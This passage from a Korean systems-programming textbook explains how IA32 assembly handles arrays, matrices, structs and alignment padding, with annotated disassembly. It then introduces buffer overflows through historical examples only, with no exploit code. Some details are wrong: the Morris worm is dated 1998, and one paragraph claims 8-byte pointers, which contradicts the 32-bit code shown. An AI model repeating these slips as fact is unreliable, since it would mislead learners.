다음 명령(mov 0x8(%ebp),%eax)은 함수의 첫 번째 인자(array의 기본 주소)를 레지스터 %eax에 복사한다. 다음 명령에서 %edx를 %eax에 더하면, %eax는 array+i*4를 가진다. array 안의 인덱스 i의 요소는 주소 array + sizeof(<type>) * i에 저장된다. 따라서 %eax는 이제 주소 &array[i]에 대한 어셈블리 수준 계산을 포함한다.

<sumArray+37>의 명령은 %eax에 위치한 값을 역참조하고, array[i]의 값을 %eax에 넣는다. 마지막으로, %eax를 %ebp-8 안의 값(total)에 더한다. 따라서 위치 <sumArray+22>부터 <sumArray+39>까지의 명령은 sumArray 함수의 total += array[i]에 해당한다.

8.8 행렬

행렬matrix은 2차원 배열이다. C에서 행렬은 2차원 배열로 정적으로 선언하거나(`M[n][m]`), `malloc` 호출이나 배열의 배열로 동적으로 할당할 수 있다. 그중 배열의 배열로 구현하는 방법을 살펴보자. 첫 번째 배열에는 `n` 요소가 있고(`M[n]`), 행렬의 각 요소 `M[i]`에 `m`개의 요소가 있는 배열 하나가 존재한다. 다음 코드는 각각 4×3 크기의 행렬을 선언한다.

```
// 정적으로 할당된 행렬(스택에 할당됨)
int M1[4][3];

// 동적으로 할당된 행렬(프로그래머에게 익숙한 방법, 힙에 할당됨)
int **M2, i;
M2 = malloc(4 * sizeof(int*));
for (i = 0; i < 4; i++) {
    M2[i] = malloc(3 * sizeof(int));
}
```

동적으로 할당된 행렬의 경우, 주 배열은 연속된 `int` 포인터의 배열을 포함한다. 각 정수 포인터는 메모리의 다른 배열을 가리킨다. [그림 8-7]에 이 행렬들을 일반적으로 시각화했다.




그림 8-7 정적으로 할당된 3 x 4 행렬(M1)과 동적으로 할당된 3 x 4 행렬(M2)

행렬의 할당 방법에 관계없이, (i, j) 요소는 이중 인덱싱 시스템 `M[i][j]`를 사용해 접근할 수 있다. `M`은 `M1` 또는 `M2`다. 그러나 이 행렬들은 메모리상에서의 구조가 다르다. 두 행렬은 모두 주 배열의 요소가 메모리에서 연속적으로 위치하지만, 정적으로 할당된 배열은 모든 행을 메모리의 연속적인 공간에 저장한다(그림 8-8).




그림 8-8 행렬 M1의 메모리 레이아웃(행 우선 순서)

그러나 M2에서는 연속적인 순서를 보장하지 않는다. n × m 행렬을 힙에 연속적으로 할당하기 위해서는 n × m 요소를 할당하는 단일한 malloc을 호출해야 한다('2.5.2 2차원 배열'의 '2차원 배열 메모리 레이아웃' 참조).

```
// 동적 행렬(힙에 할당됨, 메모리 효율 우선)
#define ROWS 4
#define COLS 3
int *M3;
M3 = malloc(ROWS * COLS * sizeof(int));
```

M3 선언에서 요소 (i, j)에는 M[i][j] 표기법을 사용해 접근할 수 없다. 대신 M3[i*COLS + j] 형식을 사용해 접근한다.

8.8.1 연속적인 2차원 배열

연속적으로 할당된(정적으로 할당되거나 메모리 효율 우선 방식으로 동적으로 할당된) 행렬을 첫 번째 매개변수로 받고, 행과 열의 수를 두 번째와 세 번째 매개변수로 받고, 행렬의 모든 값을 더해 반환하는 sumMat 함수를 생각해보자.

다음 코드는 확장된 인덱싱 방법을 사용한다. 이 방법은 정적 혹은 동적으로 할당된 연속적인 행렬 모두에 적용할 수 있기 때문이다. 앞에서 설명한 것처럼 m[i][j] 표기는 메모리 효율 우선 방식으로 동적으로 할당된 행렬에서는 동작하지 않는다.

```
int sumMat(int *m, int rows, int cols) {
    int i, j, total = 0;
    for (i = 0; i < rows; i++){
        for (j = 0; j < cols; j++){
```

```
            total += m[i*cols + j];
        }
    }
    return total;
}
```

다음은 이에 해당하는 어셈블리 코드와 각 줄의 주석이다.

```
<sumMat>:
0x08048507 <+0>:  push %ebp                  # %ebp를 저장한다.
0x08048508 <+1>:  mov  %esp,%ebp             # %ebp를 업데이트한다(새로운 스택 프레임).
0x0804850a <+3>:  sub  $0x10,%esp            # 스택 프레임에 4개의 공간을 더한다.
0x0804850d <+6>:  movl $0x0,-0xc(%ebp)       # 0을 ebp-12에 복사한다(total).
0x08048514 <+13>: movl $0x0,-0x4(%ebp)       # 0을 ebp-4에 복사한다(i).
0x0804851b <+20>: jmp  0x8048555 <sumMat+78> # <sumMat+78>로 점프한다.
0x0804851d <+22>: movl $0x0,-0x8(%ebp)       # 0을 ebp-8에 복사한다(j).
0x08048524 <+29>: jmp  0x8048549 <sumMat+66> # <sumMat+66>으로 점프한다.
0x08048526 <+31>: mov  -0x4(%ebp),%eax       # i를 eax에 복사한다.
0x08048529 <+34>: imul 0x10(%ebp),%eax       # i * cols를 계산해서 %eax에 넣는다.
0x0804852d <+38>: mov  %eax,%edx             # i*cols를 %edx에 복사한다.
0x0804852f <+40>: mov  -0x8(%ebp),%eax       # j를 %eax에 복사한다.
0x08048532 <+43>: add  %edx,%eax             # i*cols를 j에 더한 뒤 %eax에 넣는다.
0x08048534 <+45>: lea  0x0(,%eax,4),%edx     # (i*cols+j)에 4를 곱한 뒤 %edx에 넣는다.
0x0804853b <+52>: mov  0x8(%ebp),%eax        # m 포인터를 %eax에 넣는다
0x0804853e <+55>: add  %edx,%eax             # m을 (i*cols+j)*4에 더한 뒤 %eax에 넣는다.
0x08048540 <+57>: mov  (%eax),%eax           # m[i*cols+j]을 %eax에 복사한다.
0x08048542 <+59>: add  %eax,-0xc(%ebp)       # %eax를 total에 더한다.
0x08048545 <+62>: addl $0x1,-0x8(%ebp)       # j를 1만큼 증가시킨다(j+=1).
0x08048549 <+66>: mov  -0x8(%ebp),%eax       # j를 %eax에 복사한다.
0x0804854c <+69>: cmp  0x10(%ebp),%eax       # j와 cols를 비교한다.
0x0804854f <+72>: jl   0x8048526 <sumMat+31> # (j < cols)이면 <sumMat+31>로 점프한다.
0x08048551 <+74>: addl $0x1,-0x4(%ebp)       # 1을 i에 더한다(i+=1).
0x08048555 <+78>: mov  -0x4(%ebp),%eax       # i를 %eax에 복사한다.
0x08048558 <+81>: cmp  0xc(%ebp),%eax        # i와 rows를 비교한다.
0x0804855b <+84>: jl   0x804851d <sumMat+22> # (i < rows)이면 sumMat+22로 점프한다.
0x0804855d <+86>: mov  -0xc(%ebp),%eax       # total을 %eax에 복사한다.
```

```
0x08048560 <+89>: leave                    # 함수에서 이탈할 준비를 한다.
0x08048561 <+90>: ret                      # total을 반환한다.
```

지역 변수 i, j, total은 각각 스택에서 %ebp-4, %ebp-8, %ebp-12에 로드된다. 입력 매개변수 m, row, cols는 위치 %ebp+8, %ebp+12, %ebp+16에 각각 저장된다. 위 내용을 기반으로 요소 (i, j)에 대한 접근을 다루는 부분만 조금 더 깊이 살펴본다.

```
0x08048526 <+31>: mov  -0x4(%ebp),%eax    # i를 %eax에 더한다.
0x08048529 <+34>: imul 0x10(%ebp),%eax    # i와 cols를 곱한 뒤 %eax에 넣는다.
0x0804852d <+38>: mov  %eax,%edx          # i*cols를 %edx에 복사한다.
```

첫 번째 명령 셋은 i*cols를 계산한 뒤, 그 결과를 레지스터 %edx에 넣는다. 행렬의 이름이 matrix이므로 matrix + (i*cols)는 &matrix[i]와 같다.

```
0x0804852f <+40>: mov -0x8(%ebp),%eax   # j를 %eax에 복사한다.
0x08048532 <+43>: add %edx,%eax         # i*cols를 j에 더한 뒤 %eax에 넣는다.
0x08048534 <+45>: lea 0x0(,%eax,4),%edx # (i*cols+j)에 4를 곱한 뒤 %edx에 넣는다.
```

다음 명령 셋은 (i*cols + j)*4를 계산한다. 컴파일러는 인덱스 i*cols+j와 4를 곱한다. 행렬의 각 요소는 4바이트 정수이므로 컴파일러는 이 계산을 사용해 올바른 오프셋을 계산한다.

다음 명령 셋은 계산된 오프셋과 행렬 포인터를 더하고, 이를 역참조해 요소 (i, j)의 값을 출력한다.

```
0x0804853b <+52>: mov 0x8(%ebp),%eax    # m 포인터를 %eax에 복사한다.
0x0804853e <+55>: add %edx,%eax         # m을 (i*cols+j)*4에 더한 뒤 %eax에 넣는다.
0x08048540 <+57>: mov (%eax),%eax       # m[i*cols+j]를 %eax에 복사한다.
0x08048542 <+59>: add %eax,-0xc(%ebp)   # %eax를 total에 더한다.
```

첫 번째 명령은 행렬 m의 주소를 레지스터 %eax에 로드한다. add 명령은 (i*cols + j)*4를 m의 주소에 더해 요소 (i, j)의 올바른 오프셋을 계산한다. 세 번째 명령은 %eax에 저장된 주소를 역참조하고, 그 값을 %eax에 넣는다. 마지막 명령은 %eax의 값을 스택 주소 %ebp-0x4에 위치한 total에 더한다.

요소 (1, 2)에 접근하는 방식을 생각해보자(그림 8-9).




그림 8-9 행렬 M1의 메모리 레이아웃(행 우선 순서)

요소 (1, 2)는 주소 M1 + 1*COLS + 2에 위치한다. COLS = 3이므로 요소 (1, 2)는 M1+5와 일치한다. 이 위치의 요소에 접근하기 위해, 컴파일러는 5와 int 데이터 타입의 크기(4바이트)를 곱해야 한다. 그 결과 오프셋은 M1+20이며 그림의 x_{20} 바이트와 일치한다. 이 위치를 역참조하면 요소 5가 되며, 이는 실제 행렬의 요소 (1, 2)가 된다.

8.8.2 비연속적 행렬

비연속적 행렬의 구현은 조금 더 복잡하다. [그림 8-10]은 메모리상에서 M2의 형태를 나타낸다.




그림 8-10 행렬 M2의 비연속적 메모리 레이아웃

포인터의 배열은 연속적이고, M2의 각 요소가 가리키는 배열(즉, M2[i])도 연속적이다. 그러나 개별 배열은 서로 연속적이지 않다.

다음 예시의 sumMatrix 함수는 정수 포인터의 배열 하나(matrix)를 첫 번째 매개변수로 받고, 행의 수와 열의 수를 각각 두 번째 매개변수와 세 번째 매개변수로 받는다.

```
int sumMatrix(int **matrix, int rows, int cols) {
    int i, j, total=0;

    for (i = 0; i < rows; i++) {
        for (j = 0; j < cols; j++) {
            total += matrix[i][j];
        }
    }
    return total;
}
```

이 함수는 앞에서 소개한 sumMat 함수와 거의 동일해 보이지만, 함수가 포인터들의 배열을 인수 행렬로 받는다는 점에서 다르다. 각 포인터는 분리된 연속적인 배열의 주소를 가지는데, 이는 행렬의 분리된 각 행과 일치한다.

sumMatrix에 상응하는 어셈블리는 다음과 같다. 어셈블리 코드의 각 줄에 주석을 달았다.

```
0x080484ad <+0>:  push %ebp                    # %ebp를 저장한다.
0x080484ae <+1>:  mov  %esp,%ebp               # %ebp를 업데이트한다(스택 프레임).
0x080484b0 <+3>:  sub  $0x10,%esp              # 스택 프레임에 4개의 공간을 더한다.
0x080484b3 <+6>:  movl $0x0,-0xc(%ebp)         # 0을 %ebp-12에 복사한다(total).
0x080484ba <+13>: movl $0x0,-0x4(%ebp)         # 0을 %ebp-4에 복사한다(i).
0x080484c1 <+20>: jmp  0x80484fa <sumMatrix+77> # <sumMatrix+77>로 점프한다.
0x080484c3 <+22>: movl $0x0,-0x8(%ebp)         # 0을 %ebp-8에 복사한다(j).
0x080484ca <+29>: jmp  0x80484ee <sumMatrix+65> # <sumMatrix+65>로 점프한다.
0x080484cc <+31>: mov  -0x4(%ebp),%eax         # i를 %eax에 복사한다.
0x080484cf <+34>: lea  0x0(,%eax,4),%edx       # i에 4를 곱한 뒤 %edx에 넣는다.
0x080484d6 <+41>: mov  0x8(%ebp),%eax          # matrix를 %eax에 복사한다.
0x080484d9 <+44>: add  %edx,%eax               # (i * 4) + matrix를 %eax 넣는다.
0x080484db <+46>: mov  (%eax),%eax             # matrix[i]를 %eax에 복사한다.
0x080484dd <+48>: mov  -0x8(%ebp),%edx         # j를 %edx에 복사한다.
0x080484e0 <+51>: shl  $0x2,%edx               # j에 4를 곱한 뒤 %edx에 넣는다.
```

```
0x080484e3 <+54>: add  %edx,%eax               # (j*4)+matrix[i]를 %eax에 넣는다.
0x080484e5 <+56>: mov  (%eax),%eax             # matrix[i][j]를 %eax에 복사한다.
0x080484e7 <+58>: add  %eax,-0xc(%ebp)         # matrix[i][j]를 total에 더한다.
0x080484ea <+61>: addl $0x1,-0x8(%ebp)         # 1을 j에 더한다(j+=1).
0x080484ee <+65>: mov  -0x8(%ebp),%eax         # j를 %eax에 더한다.
0x080484f1 <+68>: cmp  0x10(%ebp),%eax         # j와 cols를 비교한다.
0x080484f4 <+71>: jl   0x80484cc <sumMatrix+31> # j<cols이면 <sumMatrix+31>로 점프
                                               # 한다.
0x080484f6 <+73>: addl $0x1,-0x4(%ebp)         # 1을 i에 더한다(i+=1).
0x080484fa <+77>: mov  -0x4(%ebp),%eax         # i를 %eax에 복사한다.
0x080484fd <+80>: cmp  0xc(%ebp),%eax          # i와 rows를 비교한다.
0x08048500 <+83>: jl   0x80484c3 <sumMatrix+22> # i<rows이면 <sumMatrix+22>로 점프
                                               # 한다.
0x08048502 <+85>: mov  -0xc(%ebp),%eax         # total을 %eax에 복사한다.
0x08048505 <+88>: leave                        # 함수에서 이탈할 준비를 한다.
0x08048506 <+89>: ret                          # total을 반환한다.
```

변수 `i`, `j`, `total`은 각각 스택 주소 `%ebp-4`, `%ebp-8`, `%ebp-12`에 저장된다. 입력 매개변수 `m`, `row`, `cols`는 각각 위치 `%ebp+8`, `%ebp+12`, `%ebp+16`에 저장된다.

요소 (i, j) 혹은 `matrix[i][j]`에 대한 접근을 다루는 부분만 조금 더 깊이 살펴본다.

```
0x080484cc <+31>: mov -0x4(%ebp),%eax      # i를 %eax에 복사한다.
0x080484cf <+34>: lea 0x0(,%eax,4),%edx    # i에 4를 곱한 뒤 %edx에 넣는다.
0x080484d6 <+41>: mov 0x8(%ebp),%eax       # matrix를 %eax에 복사한다.
0x080484d9 <+44>: add %edx,%eax            # i*4를 matrix에 더한 뒤 %eax에 넣는다.
0x080484db <+46>: mov (%eax),%eax          # matrix[i]를 %eax에 복사한다.
```

예시의 5개 명령은 `matrix[i]` 또는 `*(matrix+i)`을 계산한다. `matrix[i]`는 포인터가 하나이므로 `i`가 우선 64비트 정수로 변환된다. 다음으로 컴파일러는 i와 8을 곱한 뒤, 그 결괏값을 `matrix`와 더해 올바른 주소 오프셋을 계산한다(포인터는 8바이트 공간을 차지한다). `<sumMatrix+46>`의 명령어는 이후 계산된 주소를 역참조해 요소 `matrix[i]`를 얻는다.

`matrix`가 `int` 포인터 배열이므로, `matrix[i]`에 위치한 요소는 자체가 `int` 포인터다. ma-

trix[i]의 j번째 요소는 matrix[i] 배열의 j × 4 오프셋에 위치한다.

다음 명령 셋은 matrix[i] 배열의 j번째 요소를 추출한다.

```
0x080484dd <+48>: mov -0x8(%ebp),%edx    # j를 %edx에 복사한다.
0x080484e0 <+51>: shl $0x2,%edx          # j에 4를 곱한 뒤 %edx에 넣는다.
0x080484e3 <+54>: add %edx,%eax          # j*4를 matrix[i]에 더한 뒤 %eax에 넣는다.
0x080484e5 <+56>: mov (%eax),%eax        # matrix[i][j]를 %eax에 복사한다.
0x080484e7 <+58>: add %eax,-0xc(%ebp)    # matrix[i][j]를 total에 더한다.
```

이 코드의 첫 번째 명령은 변수 j를 레지스터 %edx에 로드한다. 컴파일러는 왼쪽 시프트(shl) 명령을 사용해 j와 4를 곱한 뒤, 그 결과를 레지스터 %edx에 저장한다. 마지막으로, 컴파일러는 결괏값을 matrix[i]에 위치한 주소에 더해 요소 matrix[i][j]의 주소를 얻는다.

[그림 8-11]을 보면서 M2[1][2]에 접근하는 경우를 생각해보자.




그림 8-11 행렬 M2의 비연속적 메모리 레이아웃

M2는 메모리 위치 x_0에서 시작한다. 먼저 컴파일러는 1에 4(sizeof(int *))를 곱해 M2의 주소(x_0)에 더해 M2[1]의 주소 x_4를 구한다. 이 주소를 역참조하면 M2[1] 또는 x_{36}의 주소를 얻는다. 다음으로, 컴파일러는 인덱스 2에 4(sizeof(int))를 곱한 뒤, 그 결과(8)를 x_{36}에 더해 x_{44}의 주소를 구한다. 주소 x_{44}를 역참조하면 값 5를 얻는다. [그림 8-11]에서 M2[1][2]의 값이 5임을 확인할 수 있다.

8.9 어셈블리에서의 구조체

struct는 C에서 데이터 타입의 컬렉션을 만드는 또 다른 방법이다('2.7 C 구조체' 참조)). 배열과 달리 구조체는 다른 데이터 타입을 그루핑할 수 있다. C는 struct로 만든 구조체 1차원 배열과 같이 저장하며, 데이터 요소(필드field)는 연속적으로 저장된다. 1장에 제시된 struct studentT를 다시 살펴보자.

```
struct studentT {
    char name[64];
    int  age;
    int  grad_yr;
    float gpa;
};

struct studentT student;
```

[그림 8-12]는 student가 메모리에 놓인 상태를 보여준다. student가 주소 x_0에서 시작한다고 가정하자. 각 x_i는 개별 필드의 주소를 나타낸다.




그림 8-12 struct studentT의 메모리 레이아웃

필드들은 선언된 순서에 따라 메모리에 연속적으로 저장된다. [그림 8-12]에서 age 필드의 메모리 위치는 name 필드 바로 뒤(바이트 오프셋 x_{64})이며, 그 뒤로 grad_yr(바이트 오프셋 x_{68})과 gpa(바이트 오프셋 x_{72}) 필드가 위치한다. 이 메모리 구조는 필드에 효율적으로 접근할 수 있다.

함수 initStudent를 통해 컴파일러가 구조체를 다루는 어셈블리를 생성하는 방법에 관해 살펴본다.

```
void initStudent(struct studentT *s, char *nm, int ag, int gr, float g) {
    strncpy(s->name, nm, 64);
    s->grad_yr = gr;
    s->age = ag;
    s->gpa = g;
}
```

`initStudent` 함수는 `struct studentT`의 기본 주소를 첫 번째 매개변수, 그 외 필요한 필드를 각각 나머지 매개변수로 받는다. 다음은 이 함수의 어셈블리 코드다. 일반적으로 함수 `initStudent`에 대한 매개변수 `i`는 스택 주소 `(ebp+8) + 4 × i`에 위치한다.

```
<initStudent>:
 <+0>:   push  %ebp                    # %ebp를 저장한다.
 <+1>:   mov   %esp,%ebp               # %ebp를 업데이트한다(새로운 스택 프레임).
 <+3>:   sub   $0x18,%esp              # 24바이트를 스택 프레임에 더한다.
 <+6>:   mov   0x8(%ebp),%eax          # 첫 번째 매개변수(s)를 %eax에 복사한다.
 <+9>:   mov   0xc(%ebp),%edx          # 두 번째 매개변수(nm)를 %edx에 복사한다.
 <+12>   mov   $0x40,0x8(%esp)         # 0x40(혹은 64)을 %esp+8에 복사한다.
 <+16>:  mov   %edx,0x4(%esp)          # nm을 %esp+4에 복사한다.
 <+20>:  mov   %eax,(%esp)             # s를 스택의 맨 위(%esp)에 복사한다.
 <+23>:  call  0x8048320 <strncpy@plt> # strncpy(s->name, nm, 64)를 호출한다.
 <+28>:  mov   0x8(%ebp),%eax          # s를 %eax에 복사한다.
 <+32>:  mov   0x14(%ebp),%edx         # 네 번째 매개변수(gr)를 %edx에 복사한다.
 <+35>:  mov   %edx,0x44(%eax)         # gr을 offset eax+68(s->grad_yr)에 복사한다.
 <+38>:  mov   0x8(%ebp),%eax          # s를 %eax에 복사한다.
 <+41>:  mov   0x10(%ebp),%edx         # 세 번째 매개변수(ag)를 %eax에 복사한다.
 <+44>:  mov   %edx,0x40(%eax)         # ag를 offset eax+64(s->age)에 복사한다.
 <+47>:  mov   0x8(%ebp),%edx          # s를 %edx에 복사한다.
 <+50>:  mov   0x18(%ebp),%eax         # g를 %eax에 복사한다.
 <+53>:  mov   %eax,0x48(%edx)         # g를 offset edx+72(s->gpa)에 복사한다.
 <+56>:  leave                         # 함수에서 이탈할 준비를 한다.
 <+57>:  ret                           # 반환
```

이 코드를 이해하려면 각 필드의 바이트 오프셋에 주목해야 한다. 아래 사항을 유념한다.

strncpy를 호출할 때 s의 name 필드의 기본 주소, 배열 nm의 주소, 길이 지정자를 매개변수로 전달한다. name이 struct studentT의 첫 번째 필드이므로 주소 s는 s->name의 주소와 같다.

```
<+6>:   mov   0x8(%ebp),%eax          # 첫 번째 매개변수(s)를 %eax에 복사한다.
<+9>:   mov   0xc(%ebp),%edx          # 두 번째 매개변수(nm)를 %edx에 복사한다.
<+12>   mov   $0x40,0x8(%esp)         # 0x40(혹은 64)를 %esp+8에 복사한다.
<+16>:  mov   %edx,0x4(%esp)          # nm을 %esp+4에 복사한다.
<+20>:  mov   %eax,(%esp)             # s를 스택의 맨 위(%esp)에 복사한다.
<+23>:  call  0x8048320 <strncpy@plt> # strncpy(s->name, nm, 64)를 호출한다.
```

다음 부분(<initStudent+28>부터 <initStudent+35>까지의 명령)에서는 gr 매개변수의 값을 s 시작에서 오프셋 68 위치에 놓는다. [그림 8-12]의 메모리 레이아웃을 보면 이 주소는 s->grad_yr와 일치한다.

```
<+28>:  mov   0x8(%ebp),%eax          # s를 %eax에 복사한다.
<+32>:  mov   0x14(%ebp),%edx         # 네 번째 매개변수(gr)를 %edx에 복사한다.
<+35>:  mov   %edx,0x44(%eax)         # gr을 offset eax+68(s->grad_yr)에 복사한다.
```

다음 부분(<initStudent+38>부터 <initStudent+53>까지의 명령)에서는 ag 매개변수를 s->age필드에 복사한다. 그 뒤, g 매개변수 값은 s->gpa 필드(바이트 오프셋 72)에 복사된다.

```
<+38>:  mov   0x8(%ebp),%eax          # s를 %eax에 복사한다.
<+41>:  mov   0x10(%ebp),%edx         # 세 번째 매개변수(ag)를 %edx에 복사한다.
<+44>:  mov   %edx,0x40(%eax)         # ag를 offset eax+64(s->age)에 복사한다.
<+47>:  mov   0x8(%ebp),%edx          # s를 %edx에 복사한다.
<+50>:  mov   0x18(%ebp),%eax         # g를 %eax에 복사한다.
<+53>:  mov   %eax,0x48(%edx)         # g를 offset edx+72(s->gpa)에 복사한다.
```

8.9.1 데이터 정렬과 구조체

다음의 수정된 `struct studentTM` 선언을 살펴보자.

```
struct studentTM {
    char name[63]; // 64 대신 63으로 업데이트한다.
    int  age;
    int  grad_yr;
    float gpa;
};

struct studentTM student2;
```

`name`의 크기는 원래의 64 대신 63바이트로 수정됐다. 이 수정이 `struct`가 메모리에 놓이는 것에 미치는 영향을 알아보자. [그림 8-13]과 같이 시각화한다.




그림 8-13 업데이트된 `struct studentTM`의 잘못된 메모리 레이아웃. `name` 필드가 64에서 63바이트로 줄었다.

그림에서 `age` 필드는 `name` 필드의 바로 다음 바이트에 나타난다. 하지만 이는 올바르지 않다. [그림 8-14]가 메모리의 실제 레이아웃을 나타낸다.




그림 8-14 업데이트된 `struct studentTM`의 올바른 메모리 레이아웃. 컴파일러는 메모리 할당 제약을 만족하기 위해 바이트 x63을 추가한다. 추가된 바이트는 어떤 필드에도 해당하지 않는다.

IA32의 정렬 정책에서는 2바이트 데이터 타입(예, `short`)이 2바이트 정렬 주소에, 4바이트 데이터 타입(예, `int`, `float`, `long`, 포인터)이 4바이트 정렬 주소에 위치할 것을 요구한다. 8바이트 데이터 타입(`double`, `long long`)은 8바이트 정렬 주소에 위치한다. `struct`의 경우, 컴파일러는 각 필드가 정렬 요구 사항을 만족하도록 필드 사이에 빈 바이트를 패딩으로 붙인다. 예를 들어 [그림 8-14]에서 선언된 `struct`에서는 컴파일러가 바이트 x_{63}을 **패딩**으로 붙여 `age`

필드가 4의 배수인 주소에서 시작되도록 보장한다. 메모리에 적절하게 정렬된 값은 단일 연산으로 읽거나 쓸 수 있으므로 효율성이 높아진다.

어떤 struct가 다음과 같이 정의됐을 때 어떤 일이 생길지 생각해보자.

```
struct studentTM {
    int  age;
    int  grad_yr;
    float gpa;
    char name[63];
};

struct studentTM student3;
```

name 배열을 마지막으로 옮기면 age, grad_yr, gpa가 4바이트로 정렬된다. 대부분의 컴파일러는 struct의 마지막에 있는 보충용 바이트를 제거한다. 하지만 struct가 배열이라는 컨텍스트에서 계속 사용되므로(즉, struct studentTM courseSection[20];), 컴파일러는 배열의 각 struct 사이에 패딩으로 보충용 바이트를 추가함으로써 정렬 요구 사항의 만족을 보장한다.

8.10 실제 사례: 버퍼 오버플로

C 언어에서는 배열 경계 확인을 자동으로 하지 않는다. 배열 경계 밖의 메모리에 접근하면 문제가 발생할 수 있으며, 종종 세그멘테이션 폴트 같은 에러를 일으킨다. 그러나 영리한 공격자는 의도적으로 배열의 경계(**버퍼**buffer로 알려짐)를 넘는 악의적인 코드를 삽입해 프로그램이 의도하지 않은 실행을 하게 만든다. 최악의 경우 공격자는 루트 권한 또는 운영 체제 수준에서 컴퓨터 시스템에 접근할 수 있는 권한을 부여하는 코드를 실행할 수 있다. 프로그램에 존재하는 버퍼 오버런 에러를 활용한 공격을 **버퍼 오버플로 악용**buffer over exploit이라고 한다.

이 절에서는 GDB와 어셈블리 언어를 사용해 버퍼 오버플로 악용의 메커니즘을 파악한다. 이 장을 마저 읽기 전에 '3.5 어셈블리 코드 디버깅'을 읽기 바란다.

8.10.1 유명한 버퍼 오버플로 악용 사례

버퍼 오버플로 착취는 1980년대에 발생했으며, 2000년대 초반까지 컴퓨팅 업계의 주요한 골칫거리였다. 오늘날 많은 운영 체제가 단순한 버퍼 오버플로 공격에 대비한 보호 수단을 갖췄지만, 프로그래밍 부주의로 생기는 에러에는 프로그램이 무방비 상태로 광범한 위험에 노출돼 있다. 최근 스카이프Skype[3], 안드로이드Android[4], 구글 크롬Google Chrome[5]과 여타 소프트웨어에서 버퍼 오버플로 악용이 발견됐다.

다음은 역사적으로 유명한 버퍼 오버플로 악용 사례다.

모리스 웜

모리스 웜[6]은 MIT(코넬의 재학생이 작성했음을 숨기기 위해)의 ARPANet에서 1998년에 릴리스되어 유닉스 핑거 대몬(`fingerd`)에 존재하는 버퍼 오버런 취약점을 착취했다. **대몬**은 리눅스나 기타 유사 유닉스 시스템에서 일종의 프로세스로 백그라운드에서 지속적으로 실행되며 보통 청소나 모니터링을 수행한다. `fingerd`는 컴퓨터나 사람에게 사용자 친화적인 보고서를 반환한다. 이 웜은 같은 컴퓨터에 보고를 여러 차례 보내는 복제 메커니즘을 통해 대상 시스템을 사용 불가한 교착 상태에 빠뜨린다. 비록 저작자는 웜이 위해하지 않은 지적 습작이라 선언했지만, 복제 메커니즘을 타고 쉽사리 퍼져 나간 웜을 제거하기는 어려웠다. 이후 버퍼 오버플로를 악용해 시스템에 허가되지 않는 권한을 취득하는 웜까지 생겨났다. Code Red(2001), MS-SQL Slammer(2003), W32/Blaster(2003) 등이 유명한 사례다.

AOL 챗 전쟁

전 마이크로소프트 엔지니어인 데이비드 아우어바흐[7]는 버퍼 오버플로에 관한 그의 경험을 세세하게 설명했다. 그는 1990년대 후반 마이크로소프트의 메신저 서비스Microsoft's Messenger

3 Mohit Kumar, "Critical Skype Bug Lets Hackers Remotely Execute Malicious Code," `https://thehackernews.com/2017/06/skype-crash-bug.html`, 2017.

4 Tamir Zahavi-Brunner, "CVE-2017-13253: Buffer overflow in multiple Android DRM services," `https://blog.zimperium.com/cve-2017-13253-buffer-overflow-multiple-android-drm-services`, 2018.

5 Tom Spring, "Google Patches 'High Severity' Browser Bug," `https://threatpost.com/google-patches-high-severity-browser-bug/128661`, 2017.

6 Christopher Kelty, "The Morris Worm," Limn Magazine, Issue 1: Systemic Risk, 2011. `https://limn.it/articles/the-morris-worm`

7 David Auerbach, "Chat Wars: Microsoft vs. AOL," NplusOne Magazine, Issue 19, Spring 2014. `https://nplusonemag.com/issue-19/essays/chat-wars`

